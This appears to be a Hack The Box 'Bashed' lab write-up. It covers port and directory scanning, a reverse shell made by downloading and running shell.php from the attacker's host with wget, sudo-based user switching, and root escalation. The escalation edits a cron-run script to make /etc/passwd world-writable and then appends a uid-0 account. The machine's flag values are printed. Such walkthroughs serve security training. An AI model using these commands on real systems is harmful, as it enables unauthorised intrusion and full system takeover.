Htb machine: bashed

Nmap tcp scan, verbose
Only 1 tcp port open. Port 80.

```
┌─[user@parrot]─[/tmp]
└──╼ $nmap -v -p- bashed
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 10:54 +08
Initiating Ping Scan at 10:54
Scanning bashed (10.10.10.68) [2 ports]
Completed Ping Scan at 10:54, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 10:54
Scanning bashed (10.10.10.68) [65535 ports]
Discovered open port 80/tcp on 10.10.10.68
Increasing send delay for 10.10.10.68 from 0 to 5 due to max_successful_tryno increase to 4
Connect Scan Timing: About 50.74% done; ETC: 10:55 (0:00:30 remaining)
Connect Scan Timing: About 58.52% done; ETC: 10:55 (0:00:43 remaining)
Connect Scan Timing: About 70.01% done; ETC: 10:56 (0:00:45 remaining)
Connect Scan Timing: About 81.68% done; ETC: 10:57 (0:00:34 remaining)
Completed Connect Scan at 10:57, 222.65s elapsed (65535 total ports)
Nmap scan report for bashed (10.10.10.68)
Host is up (0.0038s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 222.72 seconds
```

Nmap default scripts and version scan
Apache 2.4.18

```
┌─[user@parrot]─[/tmp]
└──╼ $nmap -sC -sV -p80 bashed
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 11:22 +08
Nmap scan report for bashed (10.10.10.68)
Host is up (0.0072s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

Nmap udp scan
Top 1000 ports closed.


```
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $sudo nmap -sU bashed
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 10:54 +08
Nmap scan report for bashed (10.10.10.68)
Host is up (0.0046s latency).
All 1000 scanned ports on bashed (10.10.10.68) are closed

Nmap done: 1 IP address (1 host up) scanned in 1086.48 seconds
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $
```

Dirb results

```
---- Scanning URL: http://bashed/ ----
==> DIRECTORY: http://bashed/css/
==> DIRECTORY: http://bashed/dev/
==> DIRECTORY: http://bashed/fonts/
==> DIRECTORY: http://bashed/images/
+ http://bashed/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://bashed/js/
==> DIRECTORY: http://bashed/php/
+ http://bashed/server-status (CODE:403|SIZE:294)
==> DIRECTORY: http://bashed/uploads/

---- Entering directory: http://bashed/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://bashed/dev/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://bashed/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://bashed/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://bashed/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://bashed/php/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://bashed/uploads/ ----
+ http://bashed/uploads/index.html (CODE:200|SIZE:14)

-----------------
END_TIME: Tue Aug 24 11:24:27 2021
DOWNLOADED: 9224 - FOUND: 3
┌─[user@parrot]─[~/Desktop/MS17-010]
└──╼ $dirb http://bashed
```

On dev subdirectory



User flag: 2c281f318555dbc1b856957c7147bfc1

```
www-data@bashed:/home/arrexel# ls -lah
total 36K
drwxr-xr-x 4 arrexel arrexel 4.0K Dec 4 2017 .
drwxr-xr-x 4 root root 4.0K Dec 4 2017 ..
-rw------- 1 arrexel arrexel 1 Dec 23 2017 .bash_history
-rw-r--r-- 1 arrexel arrexel 220 Dec 4 2017 .bash_logout
-rw-r--r-- 1 arrexel arrexel 3.7K Dec 4 2017 .bashrc
drwx------ 2 arrexel arrexel 4.0K Dec 4 2017 .cache
drwxrwxr-x 2 arrexel arrexel 4.0K Dec 4 2017 .nano
-rw-r--r-- 1 arrexel arrexel 655 Dec 4 2017 .profile
-rw-r--r-- 1 arrexel arrexel 0 Dec 4 2017 .sudo_as_admin_successful
-r--r--r-- 1 arrexel arrexel 33 Dec 4 2017 user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
www-data:/home/arrexel#
```

Getting reverse shell

Host malicious php on attacking machine

```
┌─[user@parrot]─[~/Desktop/bashed]
└──╼ $sudo updog -d . -p80
[+] Serving /home/user/Desktop/bashed...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.10.10.68 - - [24/Aug/2021 11:38:35] "GET /shell.php HTTP/1.1" 200 -
```

Use wget to download and execute malicious php

```
www-data@bashed:/tmp# wget http://10.10.14.29/shell.php
--2021-08-23 20:38:36-- http://10.10.14.29/shell.php
Connecting to 10.10.14.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'shell.php'

0K ..... 100% 6.87M=0.001s

2021-08-23 20:38:36 (6.87 MB/s) - 'shell.php' saved [5492/5492]

www-data@bashed:/tmp# ls -lah
total 48K
drwxrwxrwt 10 root root 4.0K Aug 23 20:38 .
drwxr-xr-x 23 root root 4.0K Dec 4 2017 ..
drwxrwxrwt 2 root root 4.0K Aug 23 19:41 .ICE-unix
drwxrwxrwt 2 root root 4.0K Aug 23 19:41 .Test-unix
drwxrwxrwt 2 root root 4.0K Aug 23 19:41 .X11-unix
drwxrwxrwt 2 root root 4.0K Aug 23 19:41 .XIM-unix
drwxrwxrwt 2 root root 4.0K Aug 23 19:41 .font-unix
drwxrwxrwt 2 root root 4.0K Aug 23 19:41 VMwareDnD
prw-r--r-- 1 www-data www-data 0 Aug 23 20:36 f
-rw-r--r-- 1 www-data www-data 5.4K Aug 23 20:38 shell.php
```

Execute shell.php

```
www-data@bashed:/tmp# php shell.php
```

Reverse shell popped

```
┌─[✗]─[user@parrot]─[~/Desktop/bashed]
└──╼ $sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.68] 59188
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 20:38:50 up 57 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Able to run stuff as scriptmanager

```
www-data@bashed:/$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$
```

Horizontal escalation to scriptmanager

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash -p
scriptmanager@bashed:/$ whoami
scriptmanager
scriptmanager@bashed:/$
```

Find files owned by scriptmanager

```
scriptmanager@bashed:~$ find / -type f -user scriptmanager 2> /dev/null | grep -v "^/proc"
/scripts/test.py
/home/scriptmanager/.profile
/home/scriptmanager/.bashrc
/home/scriptmanager/.bash_history
/home/scriptmanager/.bash_logout
scriptmanager@bashed:~$
```

Potential for misuse

```
scriptmanager@bashed:/scripts$ ls -lah
total 16K
drwxrwxr--  2 scriptmanager scriptmanager 4.0K Dec  4  2017 .
drwxr-xr-x 23 root          root          4.0K Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Aug 23 20:47 test.txt
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$
```

Output of pspy64 on target, clearly says that script is ran as root

```
2021/08/23 20:50:01 CMD: UID=0    PID=1241   | python test.py
2021/08/23 20:50:01 CMD: UID=0    PID=1240   | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; do
ne
2021/08/23 20:50:01 CMD: UID=0    PID=1239   | /usr/sbin/CRON -f
```

Modifying scripts to include our malicious code that enables /etc/passwd to be world writable

```
scriptmanager@bashed:/scripts$ cat test.py
import os
f = open("test.txt", "w")
f.write("testing 123!")
f.close

os.system("chmod 777 /etc/passwd")
```

/etc/passwd file modified as root as shown in pspy64

```
2021/08/23 20:52:34 CMD: UID=0    PID=10     |
2021/08/23 20:52:34 CMD: UID=0    PID=1      | /sbin/init noprompt
2021/08/23 20:53:01 CMD: UID=0    PID=1281   | /usr/sbin/CRON -f
2021/08/23 20:53:01 CMD: UID=0    PID=1280   | /usr/sbin/CRON -f
2021/08/23 20:53:01 CMD: UID=0    PID=1282   | python test.py
2021/08/23 20:53:01 CMD: UID=0    PID=1283   | python test.py
2021/08/23 20:53:01 CMD: UID=0    PID=1284   | chmod 777 /etc/passwd
```

Confirming that /etc/passwd is indeed world-writable

```
scriptmanager@bashed:/scripts$ ls -l /etc/passwd
-rwxrwxrwx 1 root root 1482 Dec  4  2017 /etc/passwd
scriptmanager@bashed:/scripts$
```

Appending a user and adding it to /etc/passwd

```
scriptmanager@bashed:/scripts$ openssl passwd -1 password
$1$GKrTTQkh$DxmkCa9X10VkoLjmcqqh8/
scriptmanager@bashed:/scripts$ vi /etc/passwd
scriptmanager@bashed:/scripts$ cat /etc/passwd|grep root
root:x:0:0:root:/root:/bin/bash
myroot:$1$GKrTTQkh$DxmkCa9X10VkoLjmcqqh8/:0:0:root:/root:/bin/bash
scriptmanager@bashed:/scripts$
```

Privilege escalation successful

```
scriptmanager@bashed:/scripts$ su - myroot
Password:
root@bashed:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bashed:~#
```

User.txt: 2c281f318555dbc1b856957c7147bfc1

```
root@bashed:/home/arrexel# ls -lah
total 36K
drwxr-xr-x 4 arrexel arrexel 4.0K Dec  4  2017 .
drwxr-xr-x 4 root    root    4.0K Dec  4  2017 ..
-rw------- 1 arrexel arrexel    1 Dec 23  2017 .bash_history
-rw-r--r-- 1 arrexel arrexel  220 Dec  4  2017 .bash_logout
-rw-r--r-- 1 arrexel arrexel 3.7K Dec  4  2017 .bashrc
drwx------ 2 arrexel arrexel 4.0K Dec  4  2017 .cache
drwxrwxr-x 2 arrexel arrexel 4.0K Dec  4  2017 .nano
-rw-r--r-- 1 arrexel arrexel  655 Dec  4  2017 .profile
-rw-r--r-- 1 arrexel arrexel    0 Dec  4  2017 .sudo_as_admin_successful
-r--r--r-- 1 arrexel arrexel   33 Dec  4  2017 user.txt
root@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
root@bashed:/home/arrexel#
```

Root.txt: cc4f0afe3a1026d402ba10329674a8e2

```
root@bashed:~# ls -lah
total 32K
drwx------  3 root root 4.0K Dec  4  2017 .
drwxr-xr-x 23 root root 4.0K Dec  4  2017 ..
-rw-------  1 root root    1 Dec 23  2017 .bash_history
-rw-r--r--  1 root root 3.1K Dec  4  2017 .bashrc
drwxr-xr-x  2 root root 4.0K Dec  4  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Dec  4  2017 root.txt
-rw-r--r--  1 root root   66 Dec  4  2017 .selected_editor
root@bashed:~# cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
root@bashed:~#
```